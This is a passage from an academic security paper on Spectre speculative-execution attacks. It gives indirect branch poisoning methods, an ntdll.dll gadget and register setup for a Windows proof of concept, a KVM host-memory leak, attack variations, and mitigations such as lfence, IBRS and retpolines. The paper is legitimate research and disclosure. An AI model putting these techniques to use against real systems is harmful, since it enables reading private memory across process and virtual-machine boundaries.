The attacker also needs to locate a "Spectre gadget", i.e., a code fragment whose speculative execution will transfer the victim's sensitive information into a covert channel. For this example, a simple and effective gadget would be formed by two instructions (which do not necessarily need to be adjacent) where the first adds (or XORs, subtracts, etc.) the memory location addressed by an attacker-controlled register R1 onto an attacker-controlled register R2, followed by any instruction that accesses memory at the address in R2. In this case, the gadget provides the attacker control (via R1) over which address to leak and control (via R2) over how the leaked memory maps to an address which is read by the second instruction. On the CPUs we tested, the gadget must reside in memory executable by the victim for the CPU to perform speculative execution. However, with several megabytes of shared libraries mapped into most processes [25], an attacker has ample space to search for gadgets without even having to search in the victim's own code.

Numerous other attacks are possible, depending on what state is known or controlled by the adversary, where the information sought by the adversary resides (e.g., registers, stack, memory, etc.), the adversary's ability to control speculative execution, what instruction sequences are available to form gadgets, and what channels can leak information from speculative operations. For example, a cryptographic function that returns a secret value in a register may become exploitable if the attacker can simply induce speculative execution at an instruction that brings memory from the address specified in the register into the cache. Likewise, although the example above assumes that the attacker controls two registers, attacker control over a single register, value on the stack, or memory value is sufficient for some gadgets.

In many ways, exploitation is similar to return-oriented programming (ROP), except that correctly-written software is vulnerable, gadgets are limited in their duration but need not terminate cleanly (since the CPU will eventually recognize the speculative error), and gadgets must exfiltrate data via side channels rather than explicitly. Still, speculative execution can perform complex sequences of instructions, including reading from the stack, performing arithmetic, branching (including multiple times), and reading memory.

Mistraining branch predictors on x86 processors. The attacker, from its own context, performs a mistraining of the branch predictors to trick the processor into speculatively executing the gadget when it runs the victim code. Our attack process mimics the victim's pattern of branches leading up to the branch to be misdirected.

Note that the history mistraining requirements vary among CPUs. For instance, on a Haswell i7-4650U, the low 20 bits of the approximately 29 prior destination addresses are used, although some further hashing on these addresses was observed. On an AMD Ryzen, only the low 12 bits of the approximately prior 9 branches are used. The reverse-engineered pseudo code for updating the branch history buffer on an Intel Xeon Haswell E5-1650 v3 is provided in Appendix A.

In addition, we placed a jump for mistraining at the same virtual address in the attacker as in the victim process. Note that this may not be necessary, e.g., if a CPU only indexes predictions based on the low bits of the jump address. When mistraining branch predictors, we only need to mimic the virtual addresses; physical addresses, timing, and process ID do not appear to matter. Since the branch prediction is not influenced by operations on other cores (cf. Section II-C), any mistraining has to be done on the same CPU core.

We also observed that branch predictors learn from jumps to illegal destinations. Although an exception is triggered in the attacker's process, this can be caught easily, e.g., using a signal handler on Linux or structured exception handling on Windows. As in the previous case, the branch predictor will then make predictions that send *other* processes to the same destination address, but in the victim's virtual address space (i.e., the address space in which the gadget resides).

A. Experimental Results

Similar to our results on the conditional branch misprediction (cf. Section IV-A), we observed the indirect branch poisoning on multiple x86 processor architectures, including Intel Ivy Bridge (i7-3630QM), Intel Haswell (i7-4650U), Intel Broadwell (i7-5650U), Intel Skylake (unspecified Xeon on Google Cloud, i5-6200U, i7-6600U, i7-6700K), Intel Kaby Lake (i7-7660U), AMD Ryzen, as well as some ARM processors. We were able to observe similar results on both 32- and 64-bit modes, and different operating systems and hypervisors.

To measure the effectiveness of branch poisoning, we implemented a test victim program that repeatedly executes a fixed pattern of 32 indirect jumps, flushes the destination address of the final jump using `clflush` and uses Flush+Reload on a probe memory location. The victim program also included a test gadget that reads the probe location and is never legitimately executed. We also implemented an attack program that repeatedly executes 31 indirect jumps whose destinations match the first 31 jumps in the victim's sequence followed by an indirect jump to the virtual address of the victim's gadget (but in the attack process the instructions at this address return control flow back to the first jump).

On a Haswell (i7-4650U) processor, the victim process executed 2.7 million iterations per second, and the attack successfully poisoned the final jump 99.7% of the time. On a Kaby Lake (i7-7660U) processor, the victim executed 3.1 million iterations per second, with a 98.6% poisoning rate. When the attack process stopped or executed on a different core, no spurious cache hits at the probe location were observed. We thus conclude that indirect branch poisoning is highly effective, including at speeds far above the rate at which a typical victim program would perform a given indirect jump that an attacker seeks to poison.

B. Indirect Branch Poisoning Proof-of-Concept on Windows

As a proof-of-concept, we constructed a simple target application which provides the service of computing a SHA-1 hash of a key and an input message. This implementation consisted of a program which continuously runs a loop which calls `Sleep(0)`, loads the input from a file, invokes the Windows cryptography functions to compute the hash, and prints the hash whenever the input changes. We found that the `Sleep()` call is done with data from the input file in registers `ebx`, `edi`, and an attacker-known value for `edx`, i.e., the content of two registers is controlled by the attacker. This is the input criteria for the type of Spectre gadget described in the beginning of this section.

Searching the executable memory regions of the victim process, we identified a byte sequence in `ntdll.dll` (on both Windows 8 and Windows 10) which forms the following (possibly misaligned) instruction sequence to use as a Spectre gadget:

```
adc  edi,dword ptr [ebx+edx+13BE13BDh]
adc  dl,byte ptr [edi]
```

Speculative execution of this gadget with attacker-controlled `ebx` and `edi` allows an adversary to read the victim's memory. The attacker sets `edi` to the base address of the probe array, e.g., a memory region in a shared library, and sets `ebx` $= m -$ `0x13BE13BD` $-$ `edx`. Consequently, the first instruction reads a 32-bit value from address m and adds this onto `edi`. The second instruction then fetches the index m

in the probe array into the cache. Similar gadgets can also be found with byte-wise reads for the first instruction.

For indirect branch poisoning, we targeted the first instruction of the `Sleep()` function, where both the location of the jump destination and the destination itself change per reboot due to ASLR. To get the victim to execute the gadget speculatively, the memory location containing the jump was flushed from the cache, and the branch predictor mistrained to send speculative execution into the Spectre gadget. Since the memory page containing the destination for the jump was mapped copy-on-write, we were able to mistrain the branch predictor by modifying the attacker copy of the `Sleep()` function, changing the jump destination to the gadget address, and place a `ret` instruction there. The mistraining was then done by repeatedly jumping to the gadget address from multiple threads.

Code ASLR on Win32 only changes a few address bits, so only a few combinations needed to be tried to find a training sequence that works on the victim. A single-instruction gadget, comprising the instruction `sbb eax, [esp+ebx]`, was used to locate the stack.

In the attack process, a separate thread was used to mistrain the branch predictor. This thread runs on the same core as the victim (e.g., via hyperthreading), thus sharing the branch predictor state. Because the branch predictor uses the preceding jump history in making predictions, each mistraining iteration mimics the victim's branch history prior to the jump to redirect. Although mistraining could exactly match the exact virtual addresses and instruction types of the victim, this is not necessary. Instead, each mistraining iteration uses a series of `ret` instructions whose destination addresses match the low 20 bits of the victim's jump history (mapped to addresses in a 1 MB (2^{20}-byte) executable array filled with `ret` instructions). After mimicking the history, the mistraining thread executes the jump to redirect (which is modified to jump to the gadget).

The attacker can then leak memory by choosing values for `ebx` (adjusting which memory address to read) and `edi` (adjusting how the read result maps into the probe array). Using Flush+Reload, the attacker then infers values from the victim process. In Listing 1, the read value is spread over cache lines, and can thus easily be inferred. However, in the example above the least significant 6 bits of the value are not spread over cache lines, and thus values which fall into the same cache line are not distinguishable with a basic Flush+Reload attack. To distinguish such values, the base address of the probe array can be shifted byte-wise to identify the threshold where the accessed value falls into the consecutive cache line. By repeating the attack, the attacker can read arbitrary memory from the victim process. An unoptimized proof-of-concept implementation on an Intel Haswell (i7-4650U), with the file used by the attacker to influence the victim's registers placed on a RAM drive, reads 41 B/s including the overhead to backtrack and correct errors (about 2% of attempts).

C. Reverse-Engineering Branch Prediction Internals

We now describe the basic approach used to reverse-engineer Intel Haswell branch predictor internals in preparation for the attack against KVM. Such reverse-engineering is helpful to optimize branch predictor mistraining or to characterize a processor's vulnerability, although in practice mistraining can often be achieved without full understanding of the branch predictor.

The attack on KVM is described in Section V-D.

For reverse engineering, we started with information available from public sources. Intel's public documentation contains some basic but authoritative information about the branch prediction implementations in its processors [35]. Agner Fog [15] describes the basic ideas behind the branch prediction of Intel Haswell processors. Finally, we used information from prior research which reverse-engineered how direct jumps are predicted on Intel processors [14].

The structure of the branch history buffer (BHB) is a logical extension of the pattern history presented by [15]. The BHB helps make predictions on the basis of instruction histories, while preserving simplicity and the property of providing a rolling hash. This naturally leads to a history buffer with overlapping data, XOR-combinations (the simplest way to mix two pieces of data), and no extra forward or backward propagation inside the history buffer (to preserve the rolling hash property in a simple way).

To determine the precise functions used by the branch predictor, predictor collisions were leveraged. We set up two hyperthreads that run identical code leading up to high-latency indirect branches with different targets. The process in hyperthread A was configured to execute a jump to target address 1, while the process in hyperthread B was configured to execute a jump to target address 2. In addition, code was placed in hyperthread A at target address 2 that loads a cache line for Flush+Reload. We then measured how often that cache line was loaded in hyperthread A; this is the misprediction rate. A high misprediction rate indicates that the processor cannot distinguish the two branches, while a low misprediction rate indicates that the processor can distinguish them. Various changes, such as flipping one or two bits at a time in addresses, were applied in one of the threads. The misprediction rate then acts as a binary oracle, revealing whether a given bit influences branch prediction at all (single bit flip) or whether two bits are XORed together (two bit flips at positions that cause high low misprediction rates when flipped individually but low misprediction rates when both flipped).

Combining this knowledge yields the overview shown in Figure 3.

D. Attack against KVM

We implemented an attack (using an Intel Xeon Haswell E5-1650 v3, running Linux kernel package linux-image-4.9.0-3-amd64 at version 4.9.30-2+deb9u2) that leaks host memory from inside a guest VM, provided that the attacker has access to guest ring 0 (i.e., has full control over the operating system running inside the VM).



Fig. 3: Multiple mechanisms influence the prediction of direct, indirect, and conditional branches.

The first phase of the attack determines information about the environment. It finds the hypervisor ASLR location by analyzing branch history buffer and branch target buffer leaks [14, 72]. It also finds L3 cache set association information [48], as well as physical memory map location information using a Spectre gadget executed via branch target injection. This initialization step takes 10 to 30 minutes, depending on the processor. It then leaks hypervisor memory from attacker-chosen addresses by executing the eBPF interpreter in hypervisor memory as a Spectre gadget using indirect branch poisoning (aka branch target injection), targeting the primary prediction mechanism for indirect branches. We are able to leak 1809 B/s with 1.7% of bytes wrong/unreadable.

VI. Variations

So far we have demonstrated attacks that leverage changes in the state of the cache that occur during speculative execution. Future processors (or existing processors with different microcode) may behave differently, e.g., if measures are taken to prevent speculatively executed code from modifying the cache state. In this section, we examine potential variants of the attack, including how speculative execution could affect the state of other microarchitectural components. In general, Spectre attacks can be combined with other microarchitectural attacks. In this section, we explore potential combinations and conclude that virtually any observable effect of speculatively executed code can potentially lead to leaks of sensitive information. Although the following techniques are not needed for the processors tested (and have not been implemented), it is essential to understand potential variations when designing or evaluating mitigations.

Spectre variant 4. Spectre variant 4 uses speculation in the store-to-load forwarding logic [31]. The processor speculates that a load does not depend on the previous store [73]. The exploitation mechanics are similar to variant 1 and 2 that we discussed in detail in this paper.

Evict+Time. The Evict+Time attack [52] works by measuring the timing of operations that depend on the state of the cache. This technique can be adapted to use Spectre as follows. Consider the code:

```
if (false but mispredicts as true)
   read array1[R1]
read [R2]
```

Suppose register R1 contains a secret value. If the speculatively executed memory read of `array1[R1]` is a cache hit, then nothing will go on the memory bus, and the read from `[R2]` will initiate quickly. If the read of `array1[R1]` is a cache miss, then the second read may take longer, resulting in different timing for the victim thread. In addition, other components in the system that can access memory (such as other processors) may be able to sense the presence of activity on the memory bus or other effects of the memory read, e.g., changing the DRAM row address select [56]. We note that this attack, unlike those we have implemented, would work even if speculative execution does not modify the contents of the cache. All that is required is that the state of the cache affects the timing of speculatively executed code or some other property that ultimately becomes visible to the attacker.

Instruction Timing. Spectre vulnerabilities do not necessarily need to involve caches. Instructions whose timing depends on the values of the operands may leak information on the operands [6]. In the following example, the multiplier is occupied by the speculative execution of `multiply R1, R2`. The timing of when the multiplier becomes available for `multiply R3, R4` (either for out-of-order execution or after the misprediction is recognized) could be affected by the timing of the first multiplication, revealing information about `R1` and `R2`.

```
if (false but mispredicts as true)
   multiply R1, R2
multiply R3, R4
```

Contention on the Register File. Suppose the CPU has a register file with a finite number of registers available for storing checkpoints for speculative execution. In the following example, if `condition on R1` in the second 'if' is true, then an extra speculative execution checkpoint will be created than if `condition on R1` is false. If an adversary can detect this checkpoint, e.g., if speculative execution of code in hyperthreads is reduced due to a shortage of storage, this reveals information about `R1`.

```
if (false but mispredicts as true)
   if (condition on R1)
      if (condition)
```

Variations on Speculative Execution. Even code that contains no conditional branches can potentially be at risk. For example, consider the case where an attacker wishes to determine whether `R1` contains an attacker-chosen value X or some other value. The ability to make such determinations is sufficient to break some cryptographic implementations. The attacker mistrains the branch predictor such that, after an interrupt occurs, the interrupt return mispredicts to an instruction that reads memory `[R1]`. The attacker then chooses X to correspond to a memory address suitable for Flush+Reload, revealing whether $\texttt{R1} = X$. While the `iret` instruction is serializing on Intel CPUs, other processors may apply branch predictions.

Leveraging Arbitrary Observable Effects. Virtually any observable effect of speculatively executed code can be leveraged to create the covert channel that leaks sensitive information. For example, consider the case where the example in Listing 1 runs on a processor where speculative reads cannot modify the cache. In this case, the speculative lookup in `array2` still occurs, and its timing will be affected by the cache state entering speculative execution. This timing in turn can affect the depth and timing of subsequent speculative operations. Thus, by manipulating the state of the cache prior to speculative execution, an adversary can potentially leverage virtually any observable effect from speculative execution.

```
if (x < array1_size) {
  y = array2[array1[x] * 4096];
  // do something detectable when
  // speculatively executed
}
```

The final observable operation could involve virtually any side channel or covert channel, including contention for resources (buses, arithmetic units, etc.) and conventional side channel emanations (such as electromagnetic radiation or power consumption).

A more general form of this would be:

```
if (x < array1_size) {
  y = array1[x];
  // do something using y that is
  // observable when speculatively
  // executed
}
```

VII. Mitigation Options

Several countermeasures for Spectre attacks have been proposed. Each addresses one or more of the features that the attack relies upon. We now discuss these countermeasures and their applicability, effectiveness, and cost.

A. Preventing Speculative Execution

Speculative execution is required for Spectre attacks. Ensuring that instructions are executed only when the control flow leading to them is ascertained would prevent speculative execution and, with it, Spectre attacks. While effective as a countermeasure, preventing speculative execution would cause a significant degradation in the performance of the processor.

Although current processors do not appear to have methods that allow software to disable speculative execution, such modes could be added in future processors, or in some cases could potentially be introduced via microcode changes. Alternatively, some hardware products (such as embedded systems) could switch to alternate processor models that do not implement speculative execution. Still, this solution is unlikely to provide an immediate fix to the problem.

Alternatively, the software could be modified to use *serializing* or *speculation blocking* instructions that ensure that instructions following them are not executed speculatively. Intel and AMD recommend the use of the `lfence` instruction [4, 36]. The safest (but slowest) approach to protect conditional branches would be to add such an instruction on the two outcomes of every conditional branch. However, this amounts to disabling branch prediction and our tests indicate that this would dramatically reduce performance [36]. An improved approach is to use static analysis [36] to reduce the number of speculation blocking instructions required, since many code paths do not have the potential to read and leak out-of-bounds memory. In contrast, Microsoft's C compiler MSVC [54] takes an approach of defaulting to unprotected code unless the static analyzer detects a known-bad code pattern, but as a result misses many vulnerable code patterns [40].

Inserting serializing instructions can also help mitigating indirect branch poisoning. Inserting an `lfence` instruction before an indirect branch ensures that the pipeline prior to the branch is cleared and that the branch is resolved quickly [4]. This, in turn, reduces the number of instructions that are executed speculatively in the case that the branch is poisoned.

The approach requires that all potentially vulnerable software is instrumented. Hence, for protection, updated software binaries and libraries are required. This could be an issue for legacy software.

B. Preventing Access to Secret Data

Other countermeasures can prevent speculatively executed code from accessing secret data. One such measure, used by the Google Chrome web browser, is to execute each web site in a separate process [67]. Because Spectre attacks only leverage the victim's permissions, an attack such as the one we performed using JavaScript (cf. Section IV-C) would not be able to access data from the processes assigned to other websites.

WebKit employs two strategies for limiting access to secret data by speculatively executed code [57]. The first strategy replaces array bounds checking with index masking. Instead of checking that an array index is within the bounds of the array, WebKit applies a bit mask to the index, ensuring that it is not much bigger than the array size. While masking may result in access outside the bounds of the array, this limits the distance of the bounds violation, preventing the attacker from accessing arbitrary memory.

The second strategy protects access to pointers by xoring them with a pseudo-random *poison* value. The poison protects the pointers in two distinct ways. First, an adversary who does not know the poison value cannot use a poisoned pointer (although various cache attacks could leak the poison value). More significantly, the poison value ensures that mispredictions on the branch instructions used for type checks will result in pointers associated with type being used for another type.

These approaches are most useful for just-in-time (JIT) compilers, interpreters, and other language-based protections, where the runtime environment has control over the executed code and wishes to restrict the data that a program may access.

C. Preventing Data from Entering Covert Channels

Future processors could potentially track whether data was fetched as the result of a speculative operation and, if so, prevent that data from being used in subsequent operations that might leak it. Current processors do not generally have this capability, however.

D. Limiting Data Extraction from Covert Channels

To exfiltrate information from transient instructions, Spectre attacks use a covert communication channel. Multiple approaches have been suggested for mitigating such channels (cf. [19]). As an attempted mitigation for our JavaScript-based attack, major browser providers have further degraded the resolution of the JavaScript timer, potentially adding jitter [50, 57, 66, 71]. These patches also disable SharedArrayBuffers, which can be used to create a timing source [60].

While this countermeasure would necessitate additional averaging for attacks such as the one in Section IV-C, the level of protection it provides is unclear since error sources simply reduce the rate at which attackers can exfiltrate data. Furthermore, as [18] show, current processors lack the mechanisms required for complete covert channel elimination. Hence, while this approach may decrease attack performance, it does not guarantee that attacks are not possible.

E. Preventing Branch Poisoning

To prevent indirect branch poisoning, Intel and AMD extended the ISA with a mechanism for controlling indirect branches [4, 34]. The mechanism consists of three controls. The first, Indirect Branch Restricted Speculation (IBRS), prevents indirect branches in privileged code from being affected by branches in less privileged code. The processor enters a special IBRS mode, which is not influenced by any computations outside of IBRS modes. The second, Single Thread Indirect Branch Prediction (STIBP), restricts branch prediction sharing between software executing on the hyperthreads of the same core. Finally, Indirect Branch Predictor Barrier (IBPB), prevents software running before setting the barrier from affecting branch prediction by software running after the barrier, i.e., by flushing the BTB state. These controls are enabled following a microcode patch and require operating system or BIOS support for use. The performance impact varies from a few percent to a factor of 4 or more, depending on which countermeasures are employed, how comprehensively they are applied (e.g. limited use in the kernel vs. full protection for all processes), and the efficiency of the hardware and microcode implementations.

Google suggests an alternative mechanism for preventing indirect branch poisoning called *retpolines* [70]. A retpoline is a code sequence that replaces indirect branches with return instructions. The construct further contains code that makes sure that the return instruction is predicted to a benign endless loop through the return stack buffer, while the actual target destination is reached by pushing it on the stack and returning to it i.e., using the `ret` instruction. When return instructions can be predicted by other means the method may be impractical. Intel issued microcode updates for some processors, which fall-back to the BTB for the prediction, to disable this fall-back mechanism [36].

VIII. Conclusions

A fundamental assumption underpinning software security techniques is that the processor will faithfully execute program instructions, including its safety checks. This paper presents Spectre attacks, which leverage the fact that speculative execution violates this assumption. The techniques we demonstrate are practical, do not require any software vulnerabilities, and allow adversaries to read private memory and register contents from other processes and security contexts.

Software security fundamentally depends on having a clear common understanding between hardware and software developers as to what information CPU implementations are (and are not) permitted to expose from computations. As a result, while the countermeasures described in the previous section may help limit practical exploits in the short term, they are only stop-gap measures since there is typically formal architectural assurance as to whether any specific code construction is safe across today's processors – much less future designs. As a result, we believe that long-term solutions will require fundamentally changing instruction set architectures.

More broadly, there are trade-offs between security and performance. The vulnerabilities in this paper, as well as many others, arise from a long-standing focus in the technology industry on maximizing performance. As a result, processors, compilers, device drivers, operating systems, and numerous other critical components have evolved compounding layers of complex optimizations that introduce security risks. As the costs of insecurity rise, these design choices need to be revisited. In many cases, alternative implementations optimized for security will be required.

IX. Acknowledgments

Several authors of this paper found Spectre independently, ultimately leading to this collaboration. We thank Mark Brand from Google Project Zero for contributing ideas. We thank Intel for their professional handling of this issue through communicating a clear timeline and connecting all involved researchers. We thank ARM for technical discussions on aspects of this issue. We thank Qualcomm and other vendors for their fast response upon disclosing the issue. Finally, we want to thank our reviewers for their valuable comments.

Daniel Gruss, Moritz Lipp, Stefan Mangard and Michael Schwarz were supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

Daniel Genkin was supported by NSF awards #1514261 and #1652259, financial assistance award 70NANB15H328 from the U.S. Department of Commerce, National Institute of Standards and Technology, the 2017-2018 Rothschild Postdoctoral Fellowship, and the Defense Advanced Research Project Agency (DARPA) under Contract #FA8650-16-C-7622.

References

[1] O. Acıiçmez, S. Gueron, and J.-P. Seifert, "New Branch Prediction Vulnerabilities in OpenSSL and Necessary Software Countermeasures," in *International Conference on Cryptography and Coding (IMA)*, 2007.

[2] O. Acıiçmez, Çetin Kaya. Koç, and J.-P. Seifert, "Predicting Secret Keys Via Branch Prediction," in *CT-RSA*, 2007.

[3] O. Acıiçmez, "Yet another MicroArchitectural Attack: : exploiting I-Cache," in *CSAW*, 2007.

[4] Advanced Micro Devices, Inc., "Software Techniques for Managing Speculation on AMD Processors," 2018. [Online]. Available: http://developer.amd.com/wordpress/media/2013/12/Managing-Speculation-on-AMD-Processors.pdf

[5] Aleph One, "Smashing the stack for fun and profit," *Phrack*, vol. 49, 1996.

[6] M. Andrysco, D. Kohlbrenner, K. Mowery, R. Jhala, S. Lerner, and H. Shacham, "On Subnormal Floating Point and Abnormal Timing," in *S&P*, 2015.

[7] ARM, "Cortex-A9 Technical Reference Manual, Revision r4p1, Section 11.4.1," 2012.

[8] D. J. Bernstein, "Cache-Timing Attacks on AES," 2005. [Online]. Available: http://cr.yp.to/antiforgery/cachetiming-20050414.pdf

[9] S. Bhattacharya, C. Maurice, S. Bhasin, and D. Mukhopadhyay, "Template Attack on Blinded Scalar Multiplication with Asynchronous perf-ioctl Calls," Cryptology ePrint Archive, 2017/968, 2017.

[10] F. Brasser, U. Müller, A. Dmitrienko, K. Kostiainen, S. Capkun, and A. Sadeghi, "Software Grand Exposure: SGX Cache Attacks Are Practical," in *WOOT*, 2017.

[11] C. Disselkoen, D. Kohlbrenner, L. Porter, and D. M. Tullsen, "Prime+Abort: A Timer-Free High-Precision L3 Cache Attack using Intel TSX," in *USENIX Security Symposium*, 2017.

[12] I. Dobrovitski, "Exploit for CVS double free() for Linux pserver," 2003. [Online]. Available: http://seclists.org/fulldisclosure/2003/Feb/36

[13] ECMA International, "ECMAScript Language Specification - Version 5.1," Standard ECMA-262, Jun. 2011.

[14] D. Evtyushkin, D. V. Ponomarev, and N. B. Abu-Ghazaleh, "Jump over ASLR: Attacking branch predictors to bypass ASLR," in *MICRO*, 2016.

[15] A. Fog, "The Microarchitecture of Intel, AMD and VIA CPUs," May 2017. [Online]. Available: http://www.agner.org/optimize/microarchitecture.pdf

[16] A. Fogh, "Row hammer, java script and MESI," 2016. [Online]. Available: https://dreamsofastone.blogspot.com/2016/02/row-hammer-java-script-and-mesi.html

[17] ——, "Negative Result: Reading Kernel Memory From User Mode," 2017. [Online]. Available: https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/

[18] Q. Ge, Y. Yarom, and G. Heiser, "Your Processor Leaks Information - and There's Nothing You Can Do About It," *arXiv:1612.04474*, 2017.

[19] Q. Ge, Y. Yarom, D. Cock, and G. Heiser, "A survey of microarchitectural timing attacks and countermeasures on contemporary hardware," *J. Cryptographic Engineering*, vol. 8, no. 1, pp. 1–27, 2018.

[20] D. Genkin, A. Shamir, and E. Tromer, "RSA Key Extraction via Low-Bandwidth Acoustic Cryptanalysis," in *CRYPTO*, 2014.

[21] D. Genkin, L. Pachmanov, I. Pipman, A. Shamir, and E. Tromer, "Physical key extraction attacks on PCs," *Commun. ACM*, vol. 59, no. 6, pp. 70–79, 2016.

[22] D. Genkin, L. Pachmanov, I. Pipman, E. Tromer, and Y. Yarom, "ECDSA Key Extraction from Mobile Devices via Nonintrusive Physical Side Channels," in *CCS*, 2016.

[23] D. Genkin, L. Pachmanov, E. Tromer, and Y. Yarom, "Drive-by Key-Extraction Cache Attacks from Portable Code," in *ACNS*, 2018.

[24] B. Gras, K. Razavi, E. Bosman, H. Bos, and C. Giuffrida, "ASLR on the Line: Practical Cache Attacks on the MMU," in *NDSS*, 2017.

[25] D. Gruss, R. Spreitzer, and S. Mangard, "Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches," in *USENIX Security Symposium*, 2015.

[26] D. Gruss, C. Maurice, A. Fogh, M. Lipp, and S. Mangard, "Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR," in *CCS*, 2016.

[27] D. Gruss, C. Maurice, and S. Mangard, "Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript," in *DIMVA*, 2016.

[28] D. Gruss, C. Maurice, K. Wagner, and S. Mangard, "Flush+Flush: A Fast and Stealthy Cache Attack," in *DIMVA*, 2016.

[29] D. Gruss, M. Lipp, M. Schwarz, R. Fellner, C. Maurice, and S. Mangard, "KASLR is Dead: Long Live KASLR," in *ESSoS*, 2017.

[30] D. Gullasch, E. Bangerter, and S. Krenn, "Cache Games - Bringing Access-Based Cache Attacks on AES to Practice," in *S&P*, 2011.

[31] J. Horn, "speculative execution, variant 4: speculative store bypass," 2018. [Online]. Available: https://bugs.chromium.org/p/project-zero/issues/detail?id=1528

[32] M. S. Inci, B. Gülmezoglu, G. Irazoqui, T. Eisenbarth, and B. Sunar, "Cache Attacks Enable Bulk Key Recovery on the Cloud," in *CHES*, 2016.

[33] Intel Corp., "Avoiding and Identifying False Sharing Among Threads," 2011. [Online]. Available: https://software.intel.com/en-us/articles/avoiding-and-identifying-false-sharing-among-threads

[34] ——, "Speculative Execution Side Channel Mitigations," Jan. 2018. [Online]. Available: https://software.intel.com/sites/default/files/managed/c5/63/336996-Speculative-Execution-Side-Channel-Mitigations.pdf

[35] ——, "Intel 64 and IA-32 Architectures Optimization Reference Manual," Jun. 2016.

[36] ——, "Intel Analysis of Speculative Execution Side Channels," Jan. 2018. [Online]. Available: https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf

[37] G. Irazoqui, T. Eisenbarth, and B. Sunar, "Cross processor cache attacks," in *AsiaCCS*, 2016.

[38] G. Irazoqui Apecechea, T. Eisenbarth, and B. Sunar, "S$A: A Shared Cache Attack That Works across Cores and Defies VM Sandboxing - and Its Application to AES," in *S&P*, 2015.

[39] Y. Kim, R. Daly, J. Kim, C. Fallin, J. H. Lee, D. Lee, C. Wilkerson, K. Lai, and O. Mutlu, "Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors," in *ISCA*, 2014.

[40] P. Kocher, "Spectre Mitigations in Microsoft's C/C++ Compiler," 2018. [Online]. Available: https://www.paulkocher.com/doc/MicrosoftCompilerSpectreMitigation.html

[41] P. Kocher, J. Jaffe, and B. Jun, "Differential Power Analysis," in *CRYPTO*, 1999.

[42] P. Kocher, J. Jaffe, B. Jun, and P. Rohatgi, "Introduction to differential power analysis," *J. Cryptographic Engineering*, vol. 1, no. 1, pp. 5–27, 2011.

[43] P. C. Kocher, "Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems," in *CRYPTO*, 1996.

[44] S. Lee, M. Shih, P. Gera, T. Kim, H. Kim, and M. Peinado, "Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing," in *USENIX Security Symposium*, 2017.

[45] M. Lipp, D. Gruss, R. Spreitzer, C. Maurice, and S. Mangard, "ARMageddon: Cache Attacks on Mobile Devices," in *USENIX Security Symposium*, 2016.

[46] M. Lipp, D. Gruss, M. Schwarz, D. Bidner, C. Maurice, and S. Mangard, "Practical Keystroke Timing Attacks in Sandboxed JavaScript," in *ESORICS (2)*, 2017.

[47] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg, "Meltdown: Reading Kernel Memory from User Space," in *USENIX Security Symposium (to appear)*, 2018.

[48] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee, "Last-Level Cache Side-Channel Attacks are Practical," in *S&P*, 2015.

[49] S. McCanne and V. Jacobson, "The BSD Packet Filter: A New Architecture for User-level Packet Capture," in *USENIX Winter*, 1993.

[50] Microsoft Edge Team, "Mitigating speculative execution side-channel attacks in Microsoft Edge and Internet Explorer," Jan. 2018. [Online]. Available: https://blogs.windows.com/msedgedev/2018/01/03/speculative-execution-mitigations-microsoft-edge-internet-explorer/

[51] Y. Oren, V. P. Kemerlis, S. Sethumadhavan, and A. D. Keromytis, "The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implications," in *CCS*, 2015.

[52] D. A. Osvik, A. Shamir, and E. Tromer, "Cache Attacks and Countermeasures: The Case of AES," in *CT-RSA*, 2006.

[53] M. S. Papamarcos and J. H. Patel, "A Low-overhead Coherence Solution for Multiprocessors with Private Cache Memories," in *ISCA*, 1984.

[54] A. Pardoe, "Spectre mitigations in MSVC," Jan. 2018. [Online]. Available: https://blogs.msdn.microsoft.com/vcblog/2018/01/15/spectre-mitigations-in-msvc/

[55] C. Percival, "Cache missing for fun and profit," in *Proceedings of BSDCan*, 2005. [Online]. Available: https://www.daemonology.net/papers/htt.pdf

[56] P. Pessl, D. Gruss, C. Maurice, M. Schwarz, and S. Mangard, "DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks," in *USENIX Security Symposium*, 2016.

[57] F. Pizlo, "What Spectre and Meltdown mean for WebKit," Jan. 2018. [Online]. Available: https://webkit.org/blog/8048/what-spectre-and-meltdown-mean-for-webkit/

[58] J.-J. Quisquater and D. Samyde, "ElectroMagnetic Analysis (EMA): Measures and Counter-Measures for Smart Cards," in *E-smart 2001*, 2001.

[59] T. Ristenpart, E. Tromer, H. Shacham, and S. Savage, "Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds," in *CCS*, 2009.

[60] M. Schwarz, C. Maurice, D. Gruss, and S. Mangard, "Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript," in *Financial Cryptography*, 2017.

[61] M. Schwarz, S. Weiser, D. Gruss, C. Maurice, and S. Mangard, "Malware Guard Extension: Using SGX to Conceal Cache Attacks," in *DIMVA*, 2017.

[62] M. Seaborn, "Security: Chrome provides high-res timers which allow cache side channel attacks." [Online]. Available: https://bugs.chromium.org/p/chromium/issues/detail?id=508166

